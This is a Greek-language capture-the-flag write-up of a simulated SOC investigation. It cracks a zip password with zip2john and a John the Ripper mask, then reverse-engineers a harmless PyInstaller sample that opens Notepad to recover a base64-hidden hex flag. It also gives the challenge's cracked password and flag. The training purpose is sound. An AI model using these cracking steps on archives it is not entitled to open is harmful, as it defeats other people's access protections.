4.4.2 Εκφώνηση

Εργάζεστε σαν SOC σε μια εταιρία και ο λογιστής που πραγματοποιεί όλες τις πληρωμές του οργανισμού κατήγγειλε ότι παρατήρησε κάτι ύποπτο καθώς προσπαθούσε να πληρώσει έναν προμηθευτή. Τα στοιχεία για έρευνα συλλέχτηκαν και παραδόθηκαν από έναν συνάδελφο αναλυτή, λόγω όμως των κακών πολίτικων και συνηθειών του οργανισμού σας παραδόθηκαν σε ένα φάκελο zip χωρίς να σας δοθεί ο κωδικός πρόσβασης του.

4.4.3 Λύση

Βήμα 1) Αρχικά κάνω unzip το αρχείο που μου δίνετε και βλέπω μέσα τα evidences.zip, myqr.png. Στην συνέχεια με το εργαλείο john the ripper και την εντολή "`zip2john Evidences.zip>passhash.hash`" εξάγω το hash του κωδικού στο αρχείο "passhash.hash". Η λογική που θα ακολουθηθεί είναι ότι πρέπει να σπάσει αυτός ο κωδικός. Στην εικόνα 17 φαίνεται και το αποτέλεσμα της εκτελεσμένης εντολής.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john Evidences.zip>passhash.hash
ver 2.0 Evidences.zip/Evidences/Bills.docx PKZIP Encr: cmplen=11475, decmplen=14222, crc=8539FD77 t
s=600D cs=8539 type=8
ver 2.0 Evidences.zip/Evidences/YourBills.exe PKZIP Encr: cmplen=6841167, decmplen=7016165, crc=7CD
233FB ts=600D cs=7cd2 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

Εικόνα 17 Αποτέλεσμα εντολής "zip2john Evidences.zip>passhash.hash"

Βήμα 2) Στην συνέχεια με την βοήθεια του εργαλείου zbarimg εκτελώ την εντολή "`zbarimg myqr.png`" για δω το περιεχόμενο του qr code χωρίς να το ανοίξω.


Βήμα 3) Μετά από κάποιες προσπάθειες καταλαβαίνουμε ότι είναι κωδικοποίηση από Caesar cipher, οπότε και με την βοήθεια online εργαλείων που κάνουν decode την συγκεκριμένη κωδικοποίηση παίρνουμε το παρακάτω αποτέλεσμα. Πρόκειται για κάποια στοιχεία που θα μας βοηθήσουν να βρούμε από το hash που μας δίνετε τον κωδικό και να ανοίξουμε το evidences.zip. " Password has one upper letter, following 4 lower letters with the last letter being y, following 4 digits and a special character at the end".

Βήμα 4) Με τις παραπάνω πληροφορίες ξεκινάω να φτιάχνω μια μάσκα που σε συνδυασμό με το εργαλείο john the ripper θα μπορούν να βρουν τον κωδικό που ψάχνω. Η μάσκα που θα φτιάξω θα πρέπει να είναι ικανοί να βρίσκει κωδικούς τύπου "Athgy1234!", "Edfry7831$". Η μάσκα που προκύπτει είναι η εξής "?u?l?l?ly?d?d?d?d?s" και θα εκτελεστεί με την εντολή "`sudo john --mask='?u?l?l?ly?d?d?d?d?s' passhash.hash`". Πράγματι μετά από κάποιο διάστημα ο κωδικός σπάει "Crazy3543@"και μπορώ πλέον να ανοίξω το zip. Στην εικόνα 18 βλέπουμε και το αποτέλεσμα της παραπάνω διαδικασίας.



Εικόνα 18 Αποτέλεσμα εντολής "sudo john --mask='?u?l?l?ly?d?d?d?d?s' passhash.hash".

Βήμα 5) Μέσα στο zip έχω ένα docx αρχείο και ένα .exe. Ξεκινάω την ανάλυση του docx πρώτα, όπου και μετά από κάποιες προσπάθειες καταλαβαίνω ότι δεν έχει κάτι το ύποπτο το συγκεκριμένο έγγραφο. Δοκίμασα εντολές όπως "`file Bills.docx`" για να πάρω πληροφορίες για το format του εγγράφου, επίσης χρησιμοποίησα και το olevba με την εντολή "`olevba Bills.docx`" χωρίς κάποιο αποτέλεσμα όμως και αυτό. Τέλος καθώς με μια πρώτη ματιά δεν μπορώ να βρω κάτι ύποπτο και χρειάζεται μια μεγαλύτερη ανάλυση, με το εργαλείο docx2txt και την εντολή "`docx2txt Bills.docx my.txt`" κάνω extract το περιεχόμενο του docx στο my.txt καθώς δεν υπάρχει λόγος να το ανοίξω εφόσον δεν το έχω αναλύσει σε βάθος. Στην παρακάτω εικόνα 19 παρατηρούμε το αποτέλεσμα της εντολής όπου είναι το περιεχόμενο του docx "Hello, in the zip file you will find the application to calculation the discount".




Εικόνα 19 Αποτέλεσμα εντολής "docx2txt Bills.docx my.txt"

Βήμα 6) Η λογική με βάση και το περιεχόμενο είναι ότι ο λογιστής του οργανισμού καθώς προσπαθούσε να πραγματοποιήσει κάποια πληρωμή ακολούθησε της οδηγίες του εγγράφου για να κερδίσει κάποια έκπτωση από μια εφαρμογή. Για την ανάλυση της εφαρμογής YourBills.exe θα ξεκινήσουμε να κάνουμε decompile μέχρι να φτάσουμε στον αρχικό κώδικα και να καταλάβουμε τι κάνει ακριβώς (reverse engineering). Υπάρχουν και άλλοι τρόποι για την συγκεκριμένη ανάλυση αλλά εμείς θα κινηθούμε προς αυτήν την κατεύθυνση. Με το εργαλείο pyinstxtractor προσπαθώ να βγάλω τον πηγαίο κώδικα και διάφορους άλλους πόρους του αρχείου .exe και το πραγματοποιώ με την παρακάτω εντολή "`python3 pyinstxtractor.py YourBills.exe`", το αποτέλεσμα γίνεται extract στο ίδιο directory. Στις εικόνες 20 και 21 βλέπουμε το αποτέλεσμα της εκτελούμενης εντολής αλλά και του εξαγόμενους πόρους.

```
└─$ python3 pyinstxtractor.py YourBills.exe
[+] Processing YourBills.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 6690533 bytes
[+] Found 21 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: try4.pyc
[!] Warning: This script is running in a different Python version than the on
e used to build the executable.
[!] Please run this script in Python 3.11 to prevent extraction errors during
 unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: YourBills.exe

You can now use a python decompiler on the pyc files within the extracted dir
ectory
```

Εικόνα 20 Αποτέλεσμα εντολής "python3 pyinstxtractor.py YourBills.exe"




Εικόνα 21 Εξαγόμενοι πόροι

Βήμα 7) Με βάση το αποτέλεσμα καταλαβαίνουμε ότι το αρχείο που μας ενδιαφέρει και θα μας οδηγήσει στον αρχικό κώδικα είναι το try4.pyc. Τα pyc αρχεία ουσιαστικά είναι τα μεταγλωττισμένα αρχεία py σε bytecode instructions για να εκτελεστούν. Όποτε πάλι με ένα

άλλο εργαλείο αυτή την φορά το pycdc μετατρέπω το pyc σε py με την εντολή “`sudo ./pycdc try4.pyc >> out.txt`”.

Βήμα 8) Στο ίδιο directory υπάρχει και το output με τον κώδικα όπου με μια γρήγορη ανάλυση παρατηρούμε ότι κάθε φορά που το εκτελεί ο χρήστης αυτό πάει και ανοίγει το notepad για 30 δευτερόλεπτα και μετά το κλείνει. Επίσης παρατηρούμε μια μεταβλητή “a” η



```
# Source Generated with Decompyle++
# File: try4.pyc (Python 3.11)

import subprocess
import time
a = '
T3duaW5nIGEgaG9yc2UgaXMgYSBkcmVhbSB0aGF0IG1hbnkgaW5kaXZpZHVhbHMgaGFyYm9yIGZyb20gY2hpbGRob29kLiBUaGUgaW1hZ2
Ugb2YgcmlkaW5nIHRocm91Z2ggb3BlbiBmaWVsZHMsIGZvcmdpbmcgYSBib25kIHdpdGggdGhlc2UgbWFnbmlmaWNlbnQgYW5pbWFscyw-
gYW5kIGV4cGVyaWVuY2luZyB0aGUgZnJlZWRvbSB0aGF0IGNvbWVzIHdpdGggaXQgY2FuIGJlIGluY3JlZGlibHkgYWxsdXJpbmcuIDQz-
IFdoaWxlIGhvcnNlIG93bmVyc2hpcCBpcyB1bmRvdWJ0ZWRseSBhIHNpZ25pZmljYW50IGNvbW1pdG1lbnQsIGl0IGJyaW5ncyBudW1lc-
m91cyBiZW5lZml0cyB0byB0aG9zZSB3aG8gZW1icmFjZSBpdC4gNTQgRnJvbSBwaHlzaWNhbCBhbmQgZW1vdGlvbmFsIHdlbGwtYmVpbm-
cgdG8gZm9zdGVyaW5nIGEgc2Vuc2Ugb2YgcmVzcG9uc2liaWxpdHksIHRoZSBhZHZhbnRhZ2VzIG9mIGhhdmluZyBhIGhvcnNlIGFyZSB2
YXN0LiA0NgoKT25lIG9mIHRoZSBtb3N0IGNvbXBlbGxpbmcgcmVhc29ucyB0byBvd24gYSBob3JzZSBpcyB0aGUgZW1vdGlvbmFsIGNvb-
m5lY3Rpb24gYW5kIGNvbXBhbmlvbnNoaXAgaXQgcHJvdmlkZXMuIDdCIEhvcnNlcyBhcmUga25vd24gZm9yIHRoZWlyIGFiaWxpdHkgdG8
gZm9ybSBkZWVwIGJvbmRzIHdpdGggdGhlaXIgb3duZXJzLiA0RCBUaGUgdGltZSBzcGVudCBncm9vbWluZywgcmlkaW5nLCBhbmQgY2Fy-
aW5nIGZvciBhIGhvcnNlIGNhbiBjcmVhdGUgYSB1bmlxdWUgYW5kIHByb2ZvdW5kIGNvbm5lY3Rpb24uIDY1IFRoaXMgY29ubmVjdGlvb-
iwgb2Z0ZW4gZGVzY3JpYmVkIGFzIIGEgcGFydG5lcnNoaXAsIGNhbiBiZSBwcm9mb3VuZGx5IHNhdGlzZnlpbmcuIDZEIEhvcnNlcyBhcm-
Uga25vd24gZm9yIHRoZWlyIGFiaWxpdHkgdG8gc2Vuc2UgdGhlaXIgb3duZXIncyBlbW90aW9ucyBhbmQgcHJvdmlkZSBjb21mb3J0IGF-
uZCBzdXBwb3J0IGluIHRpbWVzIG9mIG5lZWQuIDQ0IEZvciBtYW55IGhvcnNlIG93bmVycywgdGhlc2UgYW5pbWFscyBiZWNvbWUgdHJ1
ZSBmcmllbmRzIGFuZCBjb25maWRhbnRzLCBvZmZlcmluZyBhIHNvdXJjZSBvZiBzb2xhY2UgYW5kIGVtb3Rpb25hbCB3ZWxsLWJlaW5nL-
iA3NQoKUGh5c2ljYWwgZml0bmVzcyBpcyBhbm90aGVyIHNpZ25pZmljYW50IGJlbmVmaXQgb2Ygb3duaW5nIGEgaG9yc2UuIFJpZGluZy-
BhIGhvcnNlIGlzIGFuIGV4Y2VsbGVudCBmb3JtIG9mIGV4ZXJjaXNlLiA2RCBJdCByZXF1aXJlcyBiYWxhbmNlLCBjb3JlIHN0cmVuZ3R-
oLCBhbmQgY29vcmRpbmF0aW9uLCBhcyB3ZWxsIGFzIGNhcmRpb3Zhc2N1bGFyIGZpdG5lc3MuIDcwIFJlZ3VsYXIgcmlkaW5nIHByb21v-
dGVzIGEgc3Ryb25nIGFuZCBoZWFsdGh5IGJvZHksIGFuZCB0aGUgb3V0ZG9vciBuYXR1cmUgb2YgdGhpcyBhY3Rpdml0eSBlbnN1cmVzI-
GZyZXNoIGFpciBhbmQgZXhwb3N1cmUgdG8gbmF0dXJlLiA1RiBGdXJ0aGVybW9yZSwgdGhlIHRhc2tzIGFzc29jaWF0ZWQgd2l0aCBob3
JzZSBjYXJlLCBzdWNoIGFzIG11Y2tpbmcgb3V0IHN0YWxscywgY2FycnlpbmcgaGF5LCBhbmQgZ3Jvb21pbmcsIHByb3ZpZGUgYW4gZXh-
jZWxsZW50IGZ1bGwtYm9keSB3b3Jrb3V0LiA2OCBBcyBhIHJlc3VsdCwgaG9yc2Ugb3duZXJzaGlwIGVuY291cmFnZXMgYSBoZWFsdGh5
IGFuZCBhY3RpdmUgbGlmZXN0eWxlLiAyMQoKUmVzcG9uc2liaWxpdHkgaXMgYSBrZXkgbGlmZSBza2lsbCB0aGF0IGhvcnNlIG93bmVyc2
hpcCBpbnN0aWxscy4gNzQgSG9yc2VzIHJlcXVpcmUgY29uc2lzdGVudCBjYXJlLCBpbmNsdWRpbmcgZmVlZGluZywgZ3Jvb21pbmcsIGF-
uZCBleGVyY2lzZS4gMjQgT3duZXJzIG11c3QgYWRoZXJlIHRvIGEgc2NoZWR1bGUsIGVuc3VyaW5nIHRoZSB3ZWxsLWJlaW5nIG9mIIHRo-
ZWlyIGFuaW1hbHMuIDVGIFRoaXMgc2Vuc2Ugb2YgcmVzcG9uc2liaWxpdHkgZXh0ZW5kcyB0byBmaW5hbmNpYWwgYXNwZWN0cyBhcyB3Z-
WxsLCBhcyBob3JzZSBvd25lcnNoaXAgY2FuIGJlIGNvc3RseS4gNDQgVGhlIG5lZWQgdG8gYnVkZ2V0IGZvciBmZWVkLCB2ZXRlcmluYX-
J5IGNhcmUsIGFuZCBvdGhlciBleHBlbnNlcyB0ZWFjaGVzIGZpbmFuY2lhbCBtYW5hZ2VtZW50LiA2OSBGdXJ0aGVybW9yZSwgdGhlIGV-
tcGF0aHkgYW5kIGNvbXBhc3Npb24gdGhhdCBjb21lIGZyb20gY2FyaW5nIGZvciBhbiBhbmltYWwgY2FuIGhhdmUgYSBwb3NpdGl2ZSBp-
bmZsdWVuY2Ugb24gYW4gb3duZXIncyBjaGFyYWN0ZXIuIDY2CgogNjYgSG9yc2VzIGFsc28gb2ZmZXIgb3Bwb3J0dW5pdGllcyBmb3Igc-
GVyc29uYWwgZ3Jvd3RoIGFuZCBza2lsbCBkZXZlbG9wbWVudC4gNzIgUmlkaW5nIGFuZCB0cmFpbmluZyBhIGhvcnNlIHJlcXVpcmUgcG-
F0aWVuY2UsIGRpc2NpcGxpbmUsIGFuZCBlZmZlY3RpdmUgY29tbXVuaWNhdGlvbi4gNjUgTGVhcm5pbmcgaG93IHRvIHdvcmsgd2l0aCB0
aGVzZSBwb3dlcmZ1bCBhbmQgc2Vuc2l0aXZlIGNyZWF0dXJlcyBmb3N0ZXJzIGF0dHJpYnV0ZXMgbGlrZSBkZXRlcm1pbmF0aW9uLCBwZ-
XJzZXZlcmFuY2UsIGFuZCBhIHN0cm9uZyB3b3JrIGV0aGljLiA2RSBUaGUgc2Vuc2Ugb2YgYWNoaWV2ZW1lbnQgdGhhdCBjb21lcyBmcm9
tIG1hc3RlcmluZyBuZXcgcmlkaW5nIHNraWxscyBvciB0cmFpbmluZyBhIGhvcnNlIHRvIHBlcmZvcm0gc3BlY2lmaWMgdGFza3MgY2Fu-
IGJlIGluY3JlZGlibHkgZnVsZmlsbGluZy4gNzQKCjdEIEhvcnNlIG93bmVyc2hpcCBhbHNvIHByb3ZpZGVzIGFuIGV4Y2VsbGVudCBvc-
HBvcnR1bml0eSB0byBjb25uZWN0IHdpdGggbmF0dXJlIGFuZCB0aGUgb3V0ZG9vcnMuIDBBIFNwZW5kaW5nIHRpbWUgYXQgdGhlIGJhcm4
sIHJpZGluZyB0aHJvdWdoIHNjZW5pYyB0cmFpbHMsIG9yIHNpbXBseSBncm9vbWluZyBhIGhvcnNlIGluIGEgcGVhY2VmdWwgc2V0dGlu-
```


Εικόνα 22 Κώδικας εκτελέσιμου μέρος πρώτο

```
uZCBleGVyY2lzZS4gMjQgT3duZXJzIG11c3QgYWRoZXJlIHRvIGEgc2NoZWR1bGUsIGVuc3VyaW5nIHRoZSB3ZWxsLWJlaW5nIG9mIHRo-
ZWlyIGFuaW1hbHMuIDVGIFRoaXMgc2Vuc2Ugb2YgcmVzcG9uc2liaWxpdHkgZXh0ZW5kcyB0byBmaW5hbmNpYWwgYXNwZWN0cyBhcyB3Z-
WxsLCBhcyBob3JzZSBvd25lcnNoaXAgY2FuIGJlIGNvc3RseS4gNDQgVGhlIG5lZWQgdG8gYnVkZ2V0IGZvciBmZWVkLCB2ZXRlcmluYX-
J5IGNhcmUsIGFuZCBvdGhlciBleHBlbnNlcyB0ZWFjaGVzIGZpbmFuY2lhbCBtYW5hZ2VtZW50LiA2OSBGdXJ0aGVybW9yZSwgdGhlIGV-
tcGF0aHkgYW5kIGNvbXBhc3Npb24gdGhhdCBjb21lIGZyb20gY2FyaW5nIGZvciBhbiBhbmltYWwgY2FuIGhhdmUgYSBwb3NpdGl2ZSBp-
bmZsdWVuY2Ugb24gYW4gb3duZXIncyBjaGFyYWN0ZXIuIDY2CgogNjYgSG9yc2VzIGFsc28gb2ZmZXIgb3Bwb3J0dW5pdGllcyBmb3Igc-
GVyc29uYWwgZ3Jvd3RoIGFuZCBza2lsbCBkZXZlbG9wbWVudC4gNzIgUmlkaW5nIGFuZCB0cmFpbmluZyBhIGhvcnNlIHJlcXVpcmUgcG-
F0aWVuY2UsIGRpc2NpcGxpbmUsIGFuZCBlZmZlY3RpdmUgY29tbXVuaWNhdGlvbi4gNjUgTGVhcm5pbmcgaG93IHRvIHdvcmsgd2l0aCB0
aGVzZSBwb3dlcmZ1bCBhbmQgc2Vuc2l0aXZlIGNyZWF0dXJlcyBmb3N0ZXJzIGF0dHJpYnV0ZXMgbGlrZSBkZXRlcm1pbmF0aW9uLCBwZ-
XJzZXZlcmFuY2UsIGFuZCBhIHN0cm9uZyB3b3JrIGV0aGljLiA2RSBUaGUgc2Vuc2Ugb2YgYWNoaWV2ZW1lbnQgdGhhdCBjb21lcyBmcm9
tIG1hc3RlcmluZyBuZXcgcmlkaW5nIHNraWxscyBvciB0cmFpbmluZyBhIGhvcnNlIHRvIHBlcmZvcm0gc3BlY2lmaWMgdGFza3MgY2Fu-
IGJlIGluY3JlZGlibHkgZnVsZmlsbGluZy4gNzQKCjdEIEhvcnNlIG93bmVyc2hpcCBhbHNvIHByb3ZpZGVzIGFuIGV4Y2VsbGVudCBvc-
HBvcnR1bml0eSB0byBjb25uZWN0IHdpdGggbmF0dXJlIGFuZCB0aGUgb3V0ZG9vcnMuIDBBIFNwZW5kaW5nIHRpbWUgYXQgdGhlIGJhcm4
sIHJpZGluZyB0aHJvdWdoIHNjZW5pYyB0cmFpbHMsIG9yIHNpbXBseSBncm9vbWluZyBhIGhvcnNlIGluIGEgcGVhY2VmdWwgc2V0dGlu-
ZyBhbGxvd3Mgb3duZXJzIHRvIGVzY2FwZSB0aGUgaHVzdGxlIGFuZCBidXN0bGUgb2YgbW9kZXJuIGxpZmUuIDBBIFRoZSB0cmFucXVpb-
Gl0eSBhbmQgY29ubVjdGlvbiB0byBuYXR1cmUgdGhhdCBjb21lIHdpdGggaG9yc2Ugb3duZXJzaGlwIGNhbiBiZSBhIGJhbG0gZm9yIH-
RoZSBzb3VsLgoKSW4gY29uY2×1c2lvbiwgb3duaW5nIGEgaG9yc2UgaXMgYSByZXdhcmRpbmcgYW5kIGVucmljaGluZyBleHBlcmllbmN-
lLiBUaGUgZW1vdGlvbmFsIGNvbm5lY3Rpb24sIHBoeXNpY2FsIGZpdG5lc3MsIHJlc3BvbnNpYmlsaXR5LCBwZXJzb25hbCBncm93dGgs-
IGFuZCB0aGUgY2hhbmNlIHRvIGNvbm11bmUgd2l0aCBuYXR1cmUgYWxsIGNvbnRyaWJ1dGUgdG8gdGhlIG1hbnkgYWR2YW50YWdlcyBvZ-
iBob3JzZSBvd25lcnNoaXAuIFdoaWxlIGl0IGlzIG5vdCB3aXRob3V0IGl0cyBjaGFsbGVuZ2VzLCB0aGUgYm9uZCBmb3JtZWQgd2l0aC-
B0aGVzZSBtYWduaWZpY2VudCBhbmltYWxzIGFuZCB0aGUgbGlmZSBsZXNzb25zIGxlYXJuZWQgYWxvbmcgdGhlIHdheSBtYWtlIGl0IGE-
gZHJlYW0gY29tZSB0cnVlIGZvciBtYW55LiBPd25pbmcgYSBob3JzZSBjYW4gYmUgYSBsaWZlLWNoYW5naW5nIGV4cGVyaWVuY2UgdGhh-
dCBvZmZlcnMgYSB1bmlxdWUgY29tYmluYXRpb24gb2Ygam95LCBmdWxmaWxsbWVudCwgYW5kIHBlcnNvbmFsIGdyb3d0aC4= '
notepad_process = subprocess.Popen([
    'notepad.exe'])
time.sleep(30)
notepad_process.terminate()
```

Εικόνα 23 Κώδικας εκτελέσιμου μέρος δεύτερο

οποία δεν χρησιμοποιείται κάπου παρόλο που το περιεχόμενο της είναι κωδικοποιημένο. Στην εικόνα 22 και 23 βλέπουμε τον κώδικα του εκτελέσιμου.

Βήμα 9) Πρόκειται για base64 κωδικοποίηση, όποτε βάζω το περιεχόμενο της σε ένα οπουδήποτε online εργαλείο. Το αποτέλεσμα είναι το παρακάτω, όπου και παρατηρώ ότι πέρα από το απλό κείμενο υπάρχουν και κάποια ζευγάρια αριθμών ή και αριθμού γράμματος μετά από σημεία στίξης. Στην εικόνα 24 βλέπουμε το αποτέλεσμα την μετατροπής από base64 σε text.



```
Owning a horse is a dream that many individuals harbor from childhood. The image of riding through
open fields, forging a bond with these magnificent animals, and experiencing the freedom that
comes with it can be incredibly alluring. 43 While horse ownership is undoubtedly a significant
commitment, it brings numerous benefits to those who embrace it. 54 From physical and emotional
well-being to fostering a sense of responsibility, the advantages of having a horse are vast. 46

One of the most compelling reasons to own a horse is the emotional connection and companionship it
provides. 7B Horses are known for their ability to form deep bonds with their owners. 4D The time
spent grooming, riding, and caring for a horse can create a unique and profound connection. 65
This connection, often described as a partnership, can be profoundly satisfying. 6D Horses are
known for their ability to sense their owner's emotions and provide comfort and support in times
of need. 44 For many horse owners, these animals become true friends and confidants, offering a
source of solace and emotional well-being. 75

Physical fitness is another significant benefit of owning a horse. Riding a horse is an excellent
form of exercise. 6D It requires balance, core strength, and coordination, as well as
cardiovascular fitness. 70 Regular riding promotes a strong and healthy body, and the outdoor
nature of this activity ensures fresh air and exposure to nature. 5F Furthermore, the tasks
associated with horse care, such as mucking out stalls, carrying hay, and grooming, provide an
excellent full-body workout. 68 As a result, horse ownership encourages a healthy and active
lifestyle. 21

Responsibility is a key life skill that horse ownership instills. 74 Horses require consistent
care, including feeding, grooming, and exercise. 24 Owners must adhere to a schedule, ensuring the
well-being of their animals. 5F This sense of responsibility extends to financial aspects as well,
as horse ownership can be costly. 44 The need to budget for feed, veterinary care, and other
expenses teaches financial management. 69 Furthermore, the empathy and compassion that come from
caring for an animal can have a positive influence on an owner's character. 66

 66 Horses also offer opportunities for personal growth and skill development. 72 Riding and
training a horse require patience, discipline, and effective communication. 65 Learning how to
work with these powerful and sensitive creatures fosters attributes like determination,
perseverance, and a strong work ethic. 6E The sense of achievement that comes from mastering new
riding skills or training a horse to perform specific tasks can be incredibly fulfilling. 74

7D Horse ownership also provides an excellent opportunity to connect with nature and the outdoors.
0A Spending time at the barn, riding through scenic trails, or simply grooming a horse in a
peaceful setting allows owners to escape the hustle and bustle of modern life. 0A The tranquility
and connection to nature that come with horse ownership can be a balm for the soul.

In conclusion, owning a horse is a rewarding and enriching experience. The emotional connection,
physical fitness, responsibility, personal growth, and the chance to commune with nature all
contribute to the many advantages of horse ownership. While it is not without its challenges, the
bond formed with these magnificent animals and the life lessons learned along the way make it a
dream come true for many. Owning a horse can be a life-changing experience that offers a unique
combination of joy, fulfillment, and personal growth.
```

Εικόνα 24 Base 64 σε Text, AppCh.

Βήμα 10) Συλλέγω όλα αυτά τα ζευγάρια μαζί όπου και φτιάχνουν την παρακάτω ακολουθία “4354467B4D656D44756D705F682174245F4469666672656E747D0A0 A”. Πρόκειται για μια δεκαεξαδική ακολουθία όπου και σε ένα online convertor (hex to ascii) μας δίνει και το flag.
